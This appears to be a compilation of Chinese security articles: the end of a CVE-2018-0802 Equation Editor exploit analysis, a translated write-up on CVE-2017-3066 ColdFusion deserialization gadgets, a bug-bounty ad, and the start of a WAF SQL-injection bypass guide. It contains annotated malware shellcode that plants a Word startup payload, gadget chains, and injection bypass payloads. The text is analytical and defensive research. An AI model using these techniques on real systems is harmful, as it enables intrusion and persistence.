0024f0f0 01026a98 EqnEdt32!MFEnumFunc+0x1129
0024f154 755a04e8 EqnEdt32!AboutMathType+0x5a98
0024f170 75605311 RPCRT4!Invoke+0x2a
0024f578 75ddd7e6 RPCRT4!NdrStubCall2+0x2d6
0024f5c0 75ddd876 ole32!CStdStubBuffer_Invoke+0xb6 [d:\w7rtm\com\rpc\ndrole\stub.cxx @ 1590]
0024f608 75ddddd0 ole32!SyncStubInvoke+0x3c [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1187]
0024f654 75cf8a43 ole32!StubInvoke+0xb9 [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1396]
0024f730 75cf8938 ole32!CCtxComChnl::ContextInvoke+0xfa [d:\w7rtm\com\ole32\com\dcomrem\ctxchnl.cxx @ 1262]
0024f74c 75cf950a ole32!MTAInvoke+0x1a [d:\w7rtm\com\ole32\com\dcomrem\callctrl.cxx @ 2105]
0024f778 75dddccd ole32!STAInvoke+0x46 [d:\w7rtm\com\ole32\com\dcomrem\callctrl.cxx @ 1924]
0024f7ac 75dddb41 ole32!AppInvoke+0xab [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1086]
0024f88c 75dde1fd ole32!ComInvokeWithLockAndIPID+0x372 [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1724]
0024f8b4 75cf9367 ole32!ComInvoke+0xc5 [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1469]
0024f8c8 75cf9326 ole32!ThreadDispatch+0x23 [d:\w7rtm\com\ole32\com\dcomrem\chancont.cxx @ 298]
0024f90c 7563c4e7 ole32!ThreadWndProc+0x161 [d:\w7rtm\com\ole32\com\dcomrem\chancont.cxx @ 654]
```

图 19

(4) 样本 B 的 Shellcode 分析

样本 B 绕过 ASLR 的方式和样本 A 一致，但 shellcode 部分与样本 A 不一样。样本 B 的 shellcode 会通过 PEB 找到 kernel32.dll 的导出表(图 20 和图 21)，然后通过特定的 hash 算法(图 21)在导出表中搜索比较所需函数的哈希值,所需函数的哈希值在 shellcode 中所给出。随后，shellcode 会将查找到的函数地址保存到之前存放 hash 值的地方(图 22)。

```
addr: 002f7418
    6764A13000  mov     eax,dword ptr fs:[00000030h] fs:003b:00000030=7ffdb000 ; get Peb addr
    8B400C      mov     eax,dword ptr [eax+0Ch] ds:0023:7ffdb00c={ntdll!PebLdr (77667880)} ; get PEB_LDR_DATA
    8B701C      mov     esi,dword ptr [eax+1Ch] ds:0023:7766789c=002c1f98 ; get InInitializationOrderModuleList

addr: 002f7423
    8B6E08      mov     ebp,dword ptr [esi+8] ds:0023:002c1fa0={ntdll!`string' <PERF> (ntdll+0x0) (77590000)} ; get ntdll.dll's DllBase
    8B7E20      mov     edi,dword ptr [esi+20h] ds:0023:002c1fb8={ntdll!`string' (775f8358)} ; get ntdll.dll's BaseDllName
    8B36        mov     esi,dword ptr [esi]  ds:0023:002c1f98=002c2378 ; get next _LIST_ENTRY in InInitializationOrderModuleList
    33C0        xor     eax,eax

addr: 002f742d ; find kernel32.dll
    660307      add     ax,word ptr [edi]
    66833F00    cmp     word ptr [edi],0
    7404        je      002f743a
    47          inc     edi
    47          inc     edi
    EBF3        jmp     002f742d

addr: 002f743a
    663D3003    cmp     ax,330h
    7406        je      002f7446
    663D5004    cmp     ax,450h
    75DD        jne     002f7423

addr: 002f7446
    59          pop     ecx
    5F          pop     edi
    AF          scas    dword ptr es:[edi]
```

图 20：样本 B 的 shellcode 中所给出的 hash 值及拷贝的路径名称

```
addr: 002f7449
    51          push    ecx
    8B753C      mov     esi,dword ptr [ebp+3Ch]     ; get _IMAGE_DOS_HEADER.e_lfanew, a.k.a. NTHeader RVA offset
    8B742E78    mov     esi,dword ptr [esi+ebp+78h] ; get export table RVA offset
    03F5        add     esi,ebp                     ; get export table addr
    56          push    esi                         ; store export table addr
    8B7620      mov     esi,dword ptr [esi+20h]     ; get names table RVA offset
    03F5        add     esi,ebp                     ; get names table
    33C9        xor     ecx,ecx
    49          dec     ecx

addr: 002f745c
    41          inc     ecx                 ; Increment the ordinal
    AD          lods    dword ptr [esi]     ; Get name offset
    03C5        add     eax,ebp             ; Get function name
    33DB        xor     ebx,ebx

addr: 002f7462 ; hash_loop
    0FBE10      movsx   edx,byte ptr [eax]
    38F2        cmp     dl,dh
    7408        je      002f7471
    C1CB0D      ror     ebx,0Dh
    03DA        add     ebx,edx
    40          inc     eax
    EBF1        jmp     002f7462

addr: 002f7471 ; compare_hash
    3B1F        cmp     ebx,dword ptr [edi]
    75E7        jne     002f745c

    ; If found, fix up stack, then compute the next one
    5E          pop     esi                         ; restore export table addr
    8B5E24      mov     ebx,dword ptr [esi+24h]     ; Get the ordinal table rva
    03DD        add     ebx,ebp                     ; Add the modules base address
    668B0C4B    mov     cx,word ptr [ebx+ecx*2]     ; Get the desired functions ordinal
    8B5E1C      mov     ebx,dword ptr [esi+1Ch]     ; Get the function addresses table rva
    03DD        add     ebx,ebp                     ; Add the modules base address
    8B048B      mov     eax,dword ptr [ebx+ecx*4]   ; Get the desired functions RVA
    03C5        add     eax,ebp                     ; Add the modules base address to get the functions actual VA
    AB          stos    dword ptr es:[edi]          ; eax -> poi(edi), edi+=4
    59          pop     ecx
    E2BC        loop    002f7449
```

图 21：通过 hash 值在 kernel32.dll 的导出表中查找所需函数

```
// 找到函数地址前
0:000> dd 4c70dd
004c70dd  73e2d87e 99ec895e eeb585d8 706d7425
73e2d87e <- hash of ExitProcess
99ec895e <- hash of CopyFileA
eeb585d8 <- hash of ExpandEnvironmentStringsA

// 找到函数地址后
0:000> dd 4c70dd l4
004c70dd  7647bbe2 76486d5a 76458f83 706d7425
7647bbe2 <- ExitProcess函数的地址
76486d5a <- CopyFileA函数的地址
76458f83 <- ExpandEnvironmentStringsA函数的地址
```

图 22：查找函数地址前后栈上数据的对比

在成功查找到函数并且将地址保存到栈上后，先调用 ExpandEnvironmentStringsA 函数展开短路径(短路径保存在 shellcode 中)，再调用 CopyFileA 将 payload 拷贝到 word 插件目录下，从而让 payload 随着 word 下次启动自动加载到内存。最后调用 ExitProcess 退出公式编辑器进程(图 23)。整个过程并不影响文档的正常打开。

```
8BF0            mov     esi,eax
68FF000000      push    0FFh
8BDF            mov     ebx,edi
81EB00010000    sub     ebx,100h
53              push    ebx
57              push    edi
FFD6            call    esi {kernel32!ExpandEnvironmentStringsAStub (76458f83)}
68FF000000      push    0FFh
81EB00010000    sub     ebx,100h
53              push    ebx
83C710          add     edi,10h
57              push    edi
FFD6            call    esi {kernel32!ExpandEnvironmentStringsAStub (76458f83)}
8D8300010000    lea     eax,[ebx+100h]
6A00            push    0
53              push    ebx
50              push    eax
FF57E8          call    dword ptr [edi-18h]  ds:0023:002f73d9={kernel32!CopyFileA (76486d5a)}
0:000> dd esp l4
001dedac  002f72e1 002f71e1 00000000 001dedd4
0:000> da 002f72e1
002f72e1  "C:\Users\test\AppData\Local\Temp"
002f7301  "\setup.zip"
0:000> da 002f71e1
002f71e1  "C:\Users\test\AppData\Roaming\Mi"
002f7201  "crosoft\word\startup\w.wll"

6A00            push    0
FF57E4          call    dword ptr [edi-1Ch]  ds:0023:002f73d5={kernel32!ExitProcess (7647bbe2)}
9B      wait
9B      wait
9B      wait
9B      wait
```

图 23：展开短路径，拷贝文件，退出进程

四、总结

“噩梦公式二代”（CVE-2018-0802）所使用的 0day 漏洞堪称 CVE-2017-11882 的双胞胎漏洞，攻击样本中的一个漏洞针对未打补丁前的系统，另外一个漏洞针对打补丁后的系统，利用两个 OLE 同时进行攻击，黑客精心构造的攻击完美兼容了系统漏洞补丁环境的不同情况。这个漏洞的利用技巧和 Bypass ASLR 的方式都带有一定的巧合性，假如 EQNEDT32.EXE 模块内没有一条满足条件的 ret 指令可以用来绕过 ASLR，假如 lpLogFont 不是 sub_21774 的第一个参数，假如 CVE-2017-11882 的补丁修复方式强制开启了 DEP 保护，“噩梦公式二代”将没有可乘之机。

最新的 360 安全产品已可以检测并防止此 0day 漏洞的攻击，同时我们建议用户及时更新 2018 年 1 月的微软安全补丁。

五、参考

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0802

Adobe ColdFusion：CVE-2017-3066 漏洞的其他利用思路

作者：興趣使然的小胃
原文链接：https://codewhitesec.blogspot.hk/2018/03/exploiting-adobe-coldfusion.html
翻译链接：【安全客】https://www.anquanke.com/post/id/101176

一、前言

在最近一次渗透测试任务中，我的小伙伴 Thomas 遇到了几台服务器，这几台服务器上运行着 Adobe ColdFusion 11 以及 12 平台，其中某些服务器存在 CVE-2017-3066 漏洞，但无法通过 TCP 协议外连，因此无法利用这个漏洞。Thomas 向我求助，问我是否有办法帮他获取 SYSTEM 权限的 shell，因此我把我所做的工作汇成这篇文章与大家一起分享。

二、Adobe ColdFusion & AMF 简介

在讨论技术细节之前，我先简单介绍一下 Adobe ColdFusion（CF）。Adobe ColdFusion 是类似 ASP.net 之类的应用程序开发平台（Application Development Platform），然而诞生时间要更为久远。开发者可以使用 Adobe ColdFusion 来搭建网站、SOAP 以及 REST Web 服务，使用 Action Message Format（AMF）与 Adobe Flash 进行交互。

AMF 协议是一种自定义的二进制序列化协议。该协议有两种格式：AMF0 以及 AMF3。一个 Action Message 由头部（header）以及主体（body）所组成。AMF0 以及 AMF3 中支持多种数据类型。比如，AMF3 格式支持的协议元素以及类型标识符如下所示 ：

```
Undefined       - 0x00
Null            - 0x01
Boolean         - 0x02
Boolean         - 0x03
Integer         - 0x04
Double          - 0x05
String          - 0x06
XML             - 0x07
Date            - 0x08
Array           - 0x09
Object          - 0x0A
XML End         - 0x0B
ByteArray       - 0x0C
```

如果想了解 AMF0 以及 AMF3 二进制消息格式的详细内容，大家可以查阅相关维基百科页面。

不同语言中关于 AMF 的具体实现也有所不同。对于 Java 来说，我们可以使用 Adobe BlazeDS（现在是 Apache BlazeDS），Adobe ColdFusion 中也用到了这个技术。

BlazeDS AMF 序列化器（serializer）可以序列化复杂的对象图（object graph）。序列化器会从根对象（root object）开始处理，递归序列化根对象成员。

在序列化复杂对象方面，BlazeDS 支持两种常用的序列化技术：

1、序列化 Bean 属性（AMF0 以及 AMF3）；

2、使用 Java 的 java.io.Externalizable 接口来序列化（AMF3）。

(1) 序列化 Bean 属性

这种技术需要待序列化的对象具有公开的无参数构造函数，每个成员都拥有公开的 Getter 以及 Setter 方法（符合 JavaBeans 规范）。

为了收集某个对象所有的成员值，AMF 序列化器会在序列化过程中调用所有的 Getter 方法。成员名、成员值以及对象的类名存放在 Action 消息的 body 区中。

在反序列化过程中，程序会从 Action 消息中获取类名，构造新的对象，然后以成员值作为参数调用每个成员名对应的 set 方法。这一个过程由专门的方法来实现，比如 flex.messaging.io.amf.Amf3Input 类中的 readScriptObject()方法或者 flex.messaging.io.amf.Amf0Input 类中的 readObjectValue()方法。

(2) 使用 java.io.Externalizable 接口序列化

如果某些类实现（implement）了 java.io.Externalizable 接口（继承自 java.io.Serializable），BlazeDS 还支持这些类的复杂对象的序列化 :

```
public abstract interface Externalizable
  extends Serializable
{
  public abstract void writeExternal(ObjectOutput paramObjectOutput)
    throws IOException;

  public abstract void readExternal(ObjectInput paramObjectInput)
    throws IOException, ClassNotFoundException;
}
```

实现这一接口的每个类都需要自己提供反序列化逻辑，调用相关方法来处理 java.io.ObjectInput 对象，读取序列化后的类型及字符串（比如 method read(byte[] paramArrayOfByte)）。

在 AMF3 中对某个对象（类型标识符为 0xa）进行反序列化时，会调用 flex.messaging.io.amf.Amf3Input 类的 readScriptObject()方法。在如下代码的 759 行，readExternalizable 方法会被调用，该方法会在待反序列化的对象上调用 readExternal()方法：

```
/*         */     protected Object readScriptObject()
/*         */       throws ClassNotFoundException, IOException
/*         */     {
/*   736 */       int ref = readUInt29();
/*         */
/*   738 */       if ((ref & 0x1) == 0) {
/*   739 */         return getObjectReference(ref >> 1);
/*         */       }
/*   741 */       TraitsInfo ti = readTraits(ref);
/*   742 */       String className = ti.getClassName();
/*   743 */       boolean externalizable = ti.isExternalizable();
/*         */
/*         */
/*         */
/*   747 */       Object[] params = { className, null };
/*   748 */       Object object = createObjectInstance(params);
/*         */
/*         */
/*   751 */       className = (String)params[0];
/*   752 */       PropertyProxy proxy = (PropertyProxy)params[1];
/*         */
/*         */
/*   755 */       int objectId = rememberObject(object);
/*         */
/*   757 */       if (externalizable)
/*         */       {
/*   759 */         readExternalizable(className, object); //<- call to readExternal
/*         */       }
```

```
/*        */       //...
/*        */    }
```

阅读上述文字后，大家应该对 Adobe ColdFusion 以及 AMF 有了基本的了解。

三、已有成果

Chris Gates（@Carnal0wnage）之前发表过一篇文章，详细介绍了如何渗透测试 ColdFusion，是难得的一篇好文。

Wouter Coekaerts（@WouterCoekaerts）也在自己的博客中提到，反序列化不可信的 AMF 数据是非常危险的一种行为。

如果在 Flexera/Secunia 数据库中查找历史上已有的 Adobe ColdFusion 漏洞信息，你会发现这些漏洞大多数为 XSS、XXE 或者信息泄露漏洞。

最近的几个漏洞为：

通过 RMI 实现不可信数据的反序列化（CVE-2017-11283/4 by @nickstadb）

XXE（CVE-2017-11286 by Daniel Lawson of @depthsecurity）

XXE（CVE-2016-4264 by @dawid_golunski）

四、CVE-2017-3066

2017 年，AgNO3 GmbH 的 Moritz Bechler 以及我的小伙伴 Markus Wulftange 各自独立发现了 Apache BlazeDS 中的 CVE-2017-3066 漏洞。

这个漏洞的要点是 Adobe Coldfusion 中没有采用可信类的白名单机制。因此如果某个类位于 Adobe ColdFusion 的类路径（classpath）中，只要这些类符合 Java Beans 规范或者实现了 java.io.Externalizable，那么就可以发送到服务器进行反序列化。Moritz 和 Markus 两个人都发现，实现了 java.io.Externalizable 接口的 JRE 类（sun.rmi.server.UnicastRef2 以及 sun.rmi.server.UnicastRef）会在 AMF3 反序列化过程中触发一个 TCP 出站连接。当成功连接到攻击者的服务器后，程序会使用 Java 的原生反序列化方法（ObjectInputStream.readObject()）来反序列化服务器的响应数据。这两个人都找到了一个非常好的“桥梁”，可以将 AMF 反序列化与 Java 的原生反序列化过程结合起来，这样许多公开的利用代码就可以用在这种场景中。大家可以访问 Markus 的博客了解关于该漏洞的详细信息。Apache 通过 flex.messaging.validators.ClassDeserializationValidator 类引入了

一种验证机制，其中包含一个默认的白名单，但也可以使用配置文件来进行配置。详细信息可以查阅 Apache BlazeDS 的发行说明。

五、CVE-2017-3066 的其他利用思路

本文开头提到过，我的小伙伴 Thomas 向我请求帮助，希望能够在没有出站连接的条件下同样能够利用这个漏洞。


先前我已经快速阅读过 Moritz Bechler 发表的研究论文（Java Unmarshaller Security），论文中他分析了几种“Unmarshaller”，其中就包括 BlazeDS。Moritz Bechler 所提供的漏洞利用载荷不适用我们这种场景，因为 classpath 中缺少相关的库。

因此我还是决定按照自己常用的方法来挖掘。面对 Java 时，我首先会想到我最喜欢的“逆向工程工具”：Eclipse。Eclipse 配上强大的反编译插件 JD-Eclipse 就足以应付动态以及静态分析场景。之前我也是一名开发者，习惯于使用 IDE，这样开发起来能够更加方便，使非常低效且容易出错的反编译工作能够顺利推进。我新建了一个 Java 工程，将 Adobe Coldfusion 12 的所有 jar 文件以外部库方式添加到工程中。

首先我想到的是寻找对 Java 的 ObjectInputStream.readObject 方法的进一步调用情况。使用 Eclipse 可以轻松完成这个任务，只需要打开 ObjectInputStream 类，右键点击 readObject()方法，然后点击“Open Call Hierarchy”即可。感谢 JD-Eclipse 以及反编译器的强大功能，Eclipse 可以根据收集到的类信息，在没有源代码的情况下重新构造整个函数调用图。调用图最开始看起来规模非常庞大，但只要具备一定经验，你很快就能发现整张图中哪些节点比较有趣。经过几个小时的分析后，我找到了两个比较有希望的调用图。

1、基于 SETTER 方法的利用技术

第一个切入点源自于 org.jgroups.blocks.ReplicatedTree 类的 setState(byte[] new_state)方法。



阅读这个方法的实现代码，我们可以想象第 605 行会出现什么状况 ：

```
/*        */    public void setState(byte[] new_state)
/*        */    {
/*   597 */      Node new_root = null;
/*        */
/*        */
/*   600 */      if (new_state == null) {
/*   601 */        if (log.isInfoEnabled()) log.info("new cache is null");
/*   602 */        return;
/*        */       }
/*        */       try {
/*   605 */        Object obj = Util.objectFromByteBuffer(new_state);
/*   606 */        new_root = (Node)((Node)obj).clone();
/*   607 */        root = new_root;
/*   608 */        notifyAllNodesCreated(root);
```


```
/*        */        }
/*        */        catch (Throwable ex) {
/*   611 */          if (log.isErrorEnabled()) { log.error("could not set cache: " + ex);
/*        */          }
/*        */        }
/*        */    }
```

快速查看函数调用图后，我们确认调用链的最后一个节点是调用 ObjectInputStream.readObject()。

这里只需要注意一件事情：传递给 setState()的 byte[]参数在 0x0 偏移处有一个额外的字节 0x2，我们可以在 org.jgroups.util.Util 类的 364 行代码中看到这个信息 ：

```
/*        */    public static Object objectFromByteBuffer(byte[] buffer, int offset, int length) throws Exception
/*        */    {
/*   358 */       if (buffer == null) return null;
/*   359 */       if (JGROUPS_COMPAT)
/*   360 */          return oldObjectFromByteBuffer(buffer, offset, length);
/*   361 */       Object retval = null;
/*   362 */       InputStream in = null;
/*   363 */       ByteArrayInputStream in_stream = new ByteArrayInputStream(buffer, offset, length);
/*   364 */       byte b = (byte)in_stream.read();
/*        */       try {
/*        */          int len;
/*   367 */          switch (b) {
/*        */          case 0:
/*   369 */             return null;
/*        */          case 1:
/*   371 */             in = new DataInputStream(in_stream);
/*   372 */             retval = readGenericStreamable((DataInputStream)in);
/*   373 */             break;
/*        */          case 2:
/*   375 */             in = new ObjectInputStream(in_stream);
/*   376 */             retval = ((ObjectInputStream)in).readObject();
/*        */          //...
/*        */          }
/*        */       }
/*        */ }
```

漏洞利用情况如下图所示：



这个漏洞利用方法针对的是 Adobe ColdFusion 12，并且只有启用 JGroups 时才能利用成功。

2、基于 Externalizable 的利用技术

第二个切入点源自于 org.apache.axis2.util.MetaDataEntry 类的 readExternal 方法。

在代码中的 297 行，程序会调用 SafeObjectInputStream.install(inObject)方法 :

```
/*      */     public static SafeObjectInputStream install(ObjectInput in)
/*      */     {
/*   62 */       if ((in instanceof SafeObjectInputStream)) {
/*   63 */         return (SafeObjectInputStream)in;
/*      */       }
/*   65 */       return new SafeObjectInputStream(in) ;
/*      */     }
```

在这个函数中，我们的 AMF3Input 实例属于 org.apache.axis2.context.externalize.SafeObjectInputStream 类的一个实例 :

```
/*        */     private Object readObjectOverride()
/*        */       throws IOException, ClassNotFoundException
/*        */     {
/* 318 */       boolean isActive = in.readBoolean();
/* 319 */       if (!isActive) {
/* 320 */         if (isDebug) {
/* 321 */           log.debug("Read object=null");
/*        */         }
/* 323 */         return null;
/*        */       }
/* 325 */       Object obj = null;
/* 326 */       boolean isObjectForm = in.readBoolean();
/* 327 */       if (isObjectForm)
/*        */       {
/* 329 */         if (isDebug) {
/* 330 */           log.debug(" reading using object form");
/*        */         }
/* 332 */         obj = in.readObject();
/*        */       } else {
/* 334 */         if (isDebug) {
/* 335 */           log.debug(" reading using byte form");
/*        */         }
/*        */
/* 338 */         ByteArrayInputStream bais = getByteStream(in);
/*        */
/*        */
/* 341 */         ObjectInputStream tempOIS = createObjectInputStream(bais);
/* 342 */         obj = tempOIS.readObject();
/* 343 */         tempOIS.close();
/* 344 */         bais.close();
/*        */       }
/*        */     //...
/*        */     }
```

上述代码的 341 行会创建 org.apache.axis2.context.externalize.ObjectInputStreamWithCL 类的一个新的实例，这个类扩展了（extend）标准的 java.io.ObjectInputStream 类。在第 342 行，我们最终实现了对 readObject()方法的调用。

漏洞利用情况如下图所示：

这种漏洞利用方法适用于 Adobe ColdFusion 11 以及 12。

3、COLDFUSIONPWN 工具

为了让我们的工作更加轻松，我开发了一款简单的工具：ColdFusionPwn。这是一款命令行工具，我们可以通过该工具生成序列化后的 AMF 消息。该工具可以与 Chris Frohoff 的 ysoserial 配合使用生成 gadget。

六、总结

毋庸置疑，反序列化不可信的输入数据并不是一件好事。从攻击者的角度来看，利用反序列化漏洞是一项富有挑战性的任务，因为他们需要找到“正确”的对象（即 gadget），才能触发漏洞、构造利用路径，然而这也是非常有趣的一个探索历程。

顺便提一句：如果你想深入了解服务端的 Java 利用技术，理解 Java 中的各种反序列化漏洞，正确开展静态以及动态分析，那么你应该会对我们即将推出的“Java 高级利用技术”课程感兴趣。

饿了么安全应急响应中心
Eleme Security Response Center

饿了么安全应急响应中心

饿了么安全应急响应中心（Eleme Security Response Center）是保障饿了么业务及产品安全的平台，欢迎每一位用户向我们及时反馈饿了么相关安全漏洞及威胁情报，期待与您共同守护亿万“吃货”的信息安全。

【你的正义，值得嘉奖】

丰厚的基础奖励，每季度一次的“季度奖励”，超过10万的年终大奖，节日福利，严重漏洞/情报还有额外奖励……

来ESRC，解锁更多奖励姿势！

技术分享、ESRC最新活动？
扫码关注！

从e开始，创造无限可能！
欢迎小伙伴加入我们，一起拼！

简历请投：security@ele.me

【安全研究】

WAF 攻防之 SQL 注入篇

文章作者：平安银河实验室
文章来源：【平安】
http://galaxylab.org/waf%e6%94%bb%e9%98%b2%e4%b9%8bsql%e6%b3%a8%e5%85%a5%e7%af%87/

0x00 前言

随着国家安全法的出台，网络安全迎来发展的新时期，越来越多企业或政府单位开始重视网络安全。很多网站陆陆续续告别裸奔时代，开始部署 web 应用防火墙（WAF）以应对网络攻击。由此，相关网站的安全性很大程度上取决于 WAF 的防护能力，WAF 攻防研究已成为安全从业人员的必修课之一。

大多数 WAF 以规则匹配为基础进行安全防护，少数 WAF 带有自学习能力，规则维护成为 WAF 的核心。近年来，基于语义识别的 WAF 陆续出现，对其防护能力的研究也成为大家关心的热点之一。本文以 MySQL 为研究对象，总结相关 WAF 注入绕过技术，通过实战演练让大家了解各大 WAF 的相关特性，最后从攻防角度对 WAF 安全进行总结。

0x01 注入绕过技术总结

对已知的 WAF 相关绕过技术，总结如下，网上已有相关技巧的讲解，这里就不一一演示，不明白的可以自己查询相关资料：

注释符	# --+ /*XXX*/ /*!XXX*/ /*!50000XXX*/
空白符	%09,%0A,%0B,%0C,%0D,%20,%A0,/**/
函数分隔符	综合利用注释符和空白字符绕过，如 user%23%0a(/*aaa*/)
特殊符号	+ << >> - ~ ! @`` {x key} 1.1 3e1 \N '' "" () emoji 表情 @:= ``

在实际攻击场景中，单一的绕过技巧往往无效，需要我们综合利用各种绕过技术进行组合，结合各自 WAF 特性不断进行推理，才能真正实现绕过。


0x02 注入点检测绕过

Bypass WAF 的第一步是识别注入点，我们拿到一个 URL，第一步判断参数是否有注入，然后再进行后续的绕过。简单的 and 1=1 and 1=2 判断肯定会被 WAF 拦截，我们需转变思路进行绕过，一般 WAF 为了平衡风险和业务的关系不会对下面数字型探测方式进行拦截，否则会产生大量误报影响正常业务运行。

数字型	id=1 and 1	id=1 and 0
	id=1 and 1-0	id=1 and 1-1
	id=1 and 1+0	id=1 and 1+1
	id=1 and 1*0	id=1 and 1*1
	id=1 and 2/1	id=1 and 2/2
	id=1 and 2<<1	id=1 and 2<<0
	id=1 and 2>>1	id=1 and 2<<0
	id=1 and 1|1	id=1 and 1|0
	id=1 and 1||1	id=1 and 1||0
	id=1 and 1&&1	id=1 and 1&&0
	id=1 and 1^1	id=1 and 1^0
